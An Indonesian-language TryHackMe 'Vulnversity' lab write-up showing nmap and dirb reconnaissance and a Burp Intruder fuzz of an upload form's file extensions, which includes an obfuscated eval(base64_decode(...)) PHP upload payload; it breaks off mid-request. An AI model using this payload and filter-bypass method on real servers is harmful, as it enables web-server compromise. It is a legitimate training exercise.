WRITE UP TRYHACKME : VULNVERSITY

CYBER SECURITY


REZKA NORHAFIZAH

DEPLOY THE MACHINE

Connect to vpn : sudo openvpn rezzz.ovpn

RECONNAISSANCE

- Scan the box, how many ports are open?



```
┌──(kali㉿kali)-[~]
└─$ nmap -A 10.10.17.217
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-11 07:36 EDT
Nmap scan report for 10.10.17.217
Host is up (0.36s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)
|   256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)
|_  256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25519)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3128/tcp open  http-proxy  Squid http proxy 3.5.12
|_http-server-header: squid/3.5.12
|_http-title: ERROR: The requested URL could not be retrieved
3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Vuln University
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h19m16s, deviation: 2h18m34s, median: -44s
|_nbstat: NetBIOS name: VULNUNIVERSITY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: vulnuniversity
|   NetBIOS computer name: VULNUNIVERSITY\x00
|   Domain name: \x00
```

Saya jalankan dengan perintah **nmap -A 10.10.17.217**

Answer : 6

- What version of the squid proxy is running on the machine?

  Dari gambar sebelumnya dapat diketahui bahwa squid http proxy yang digunakan adalah versi 3.5.12 dan running pada port 3128.


  Answer : 3.5.12

- How many ports will nmap scan if the flag -p-400 was used?

  Answer : 400

- Using the nmap flag **-n** what will it not resolve?

  Saya ketik perintah nmap -h :



```
┌──(kali㉿kali)-[~]
└─$ nmap -h
Nmap 7.91 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
```

Answer : DNS

- What is the most likely operating system this machine is running?

  Dari gambar 1 dapat dilihat bahwa OS yang digunakan adalah Ubuntu.

  Answer : Ubuntu

- What port is the web server running on?


  Dari gambar 1 terlihat Apache2 running pada port 3333.

  Answer : 3333

LOCATING DIRECTORIES USING GOBUSTER


- What is the directory that has an upload form page?

  Saya menggunakan dirb untuk menscan direktori yang terbuka dengan perintah **dirb http://10.10.10.17.217:3333 /usr/share/wordlist/rockyou.txt**



```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.10.17.217:3333 /usr/share/dirb/wordlists/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Oct 11 08:25:35 2021
URL_BASE: http://10.10.17.217:3333/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.17.217:3333/ ----
==> DIRECTORY: http://10.10.17.217:3333/css/
==> DIRECTORY: http://10.10.17.217:3333/fonts/
==> DIRECTORY: http://10.10.17.217:3333/images/
+ http://10.10.17.217:3333/index.html (CODE:200|SIZE:33014)
==> DIRECTORY: http://10.10.17.217:3333/internal/
==> DIRECTORY: http://10.10.17.217:3333/js/
+ http://10.10.17.217:3333/server-status (CODE:403|SIZE:302)
```

Dan didapat internal sebagai direktori yang mengandung form upload :



10.10.17.217:3333/internal/

Upload


No file selected.

Answer : /internal/

COMPROMISE THE WEBSERVER

- Try upload a few file types to the server, what common extension seems to be blocked?

  Karena hint terdiri dari 3 huruf, maka saya coba memasukkan file berekstensi php karena ekstensi tersebut yang paling sering digunakan. Ternyata berhasil :



10.10.17.217:3333/internal/index.php

Upload


No file selected.

Extension not allowed

Answer : .php


- Run this attack, what extension is allowed?


Sesuai yang diinstruksikan oleh soal saya membuat file phpext.txt dengan isi :



```
┌──(kali㉿kali)-[~]
└─$ nano phpext.txt

┌──(kali㉿kali)-[~]
└─$ cat phpext.txt
.php
.php3
.php4
.php5
.phtml
```

Lalu, gunakan Burp Suite untuk mengetahui file ekstensi apa yang diperbolehkan untuk diupload. Pertama, buka Burp Suite di Kali dan pastikan interceptnya on :


Burp Suite Community Edition v2021.2.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser



Burp Suite Community Edition v2021.2.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Add
Edit
Remove

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
☑	127.0.0.1:8080			Per-host	Default

Ketik ip di atas pada tab preferences > general > network settings > settings



Configure Proxy Access to the Internet

○ No proxy
○ Auto-detect proxy settings for this network
○ Use system proxy settings
● Manual proxy configuration


HTTP Proxy 127.0.0.1 Port 8080

□ Also use this proxy for FTP and HTTPS

HTTPS Proxy Port 0

FTP Proxy Port 0


Setelah itu, coba upload file php dan Burp Suite akan secara otomatis menangkap request yang kita lakukan. Setelah itu, forward ke intruder dengan mengklik Ctrl+i



Request to http://10.10.17.217:3333

```
POST /internal/index.php HTTP/1.1
Host: 10.10.17.217:3333
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------214408105420772960543950441980
Content-Length: 748
Origin: http://10.10.17.217:3333
Connection: close
Referer: http://10.10.17.217:3333/internal/index.php
Upgrade-Insecure-Requests: 1

-----------------------------214408105420772960543950441980
Content-Disposition: form-data; name="file"; filename="obfus.php"
Content-Type: application/x-php

<?php
eval(base64_decode('CiBnb3RvIFQ0eGVDOyBUNHhlQzogJHggPSBhcnJheSg3MCwgNjUsIDg5LCA4OSwgNzEsIDY1LCA1NiwgNTgsIDU2LCA1OSwgMTEzLCAxMjIsIDk4LCAxMjIsIDg1LCA5OSwgMTIxLCA4NSwgMTAxLCAx
MDQsIDEwOCwgMTI3LCAxMjEsIDEwNSwgMTA3LCAxMjYsIDExMSwgMTEwLCAxMTkpOyBnb3RvIHAzdDNKOyBwM3QzSjogJHkgPSBhcnJheSgyMCwgMjAsIDMwLCA0MCk7IGdvdG8gbmtoUWs7IG5raFFrOiBmb3IgKCRpID0gMDsg
JGkgPCA1OyAkaSsrKSB7IGVjaG8gJHlbJGldIF4gMTA7')); ?>

-----------------------------214408105420772960543950441980
Content-Disposition: form-data; name="submit"

Submit
```

Setelah itu pada intruder pergi ke tab payloads dan masukkan file phpext.txt tadi. Lalu pada tab positions klik tombol Add $ seperti pada gambar :


Burp Suite Community Edition v2021.2.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 × 2 × 3 × 4 × 5 × 6 × 7 × 8 × ...
Target Positions Payloads Options
Start attack
Paste
Load ...
Remove
Clear
Add
Enter a new item
Add from list ... [Pro version only]

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.


Payload set: 1 Payload count: 5

Payload type: Simple list Request count: 15

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
.php
.php3
.php4
.php5
.phtml
```


Burp Suite Community Edition v2021.2.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 × 2 × 3 × 4 × 5 × 6 × 7 × 8 × ...
Target Positions Payloads Options
Start attack
Add §
Clear §
Auto §
Refresh
Search...
0 matches
Clear

Payload Positions


Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /internal/index.php HTTP/1.1
Host: 10.10.17.217:3333
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------214408105420772960543950441980
Content-Length: 748
Origin: http://10.10.17.217:3333
Connection: close
Referer: http://10.10.17.217:3333/internal/index.php
Upgrade-Insecure-Requests: 1

-----------------------------214408105420772960543950441980
Content-Disposition: form-data; name="file"; filename="obfus§.php§"
Content-Type: application/x-php

§<?php
eval(base64_decode('CiBnb3RvIFQ0eGVDOyBUNHhlQzogJHggPSBhcnJheSg3MCwgNjUsIDg5LCA4OSwgNzEsIDY1LCA1NiwgNTgsIDU2LCA1OSwgMTEzLCAxMjIsIDk4LCAxMjIsIDg1LCA5OSwgMT
IxLCA4NSwgMTAxLCAxMDQsIDEwOCwgMTI3LCAxMjEsIDEwNSwgMTA3LCAxMjYsIDExMSwgMTEwLCAxMTkpOyBnb3RvIHAzdDNKOyBwM3QzSjogJHkgPSBhcnJheSgyMCwgMjAsIDMwLCA0MCk7IGdvdG8g
```

3 payload positions Length: 1308

Selanjutnya, klik start attack dan didapat :



Filter: Hiding 3xx, 4xx and 5xx responses


Request	Payload	Status	Error	Timeout	Length	Comment
0		200	□	□	737	
1	.php	200	□	□	737	
2	.php3	200	□	□	737	
3	.php4	200	□	□	737	
4	.php5	200	□	□	737	
5	.phtml	200	□	□	737	

```

-----------------------------397337177182320765188611O554
Content-Disposition: form-data; name="file"; filename="obfus%2ephtml"
Content-Type: application/x-php

<?php
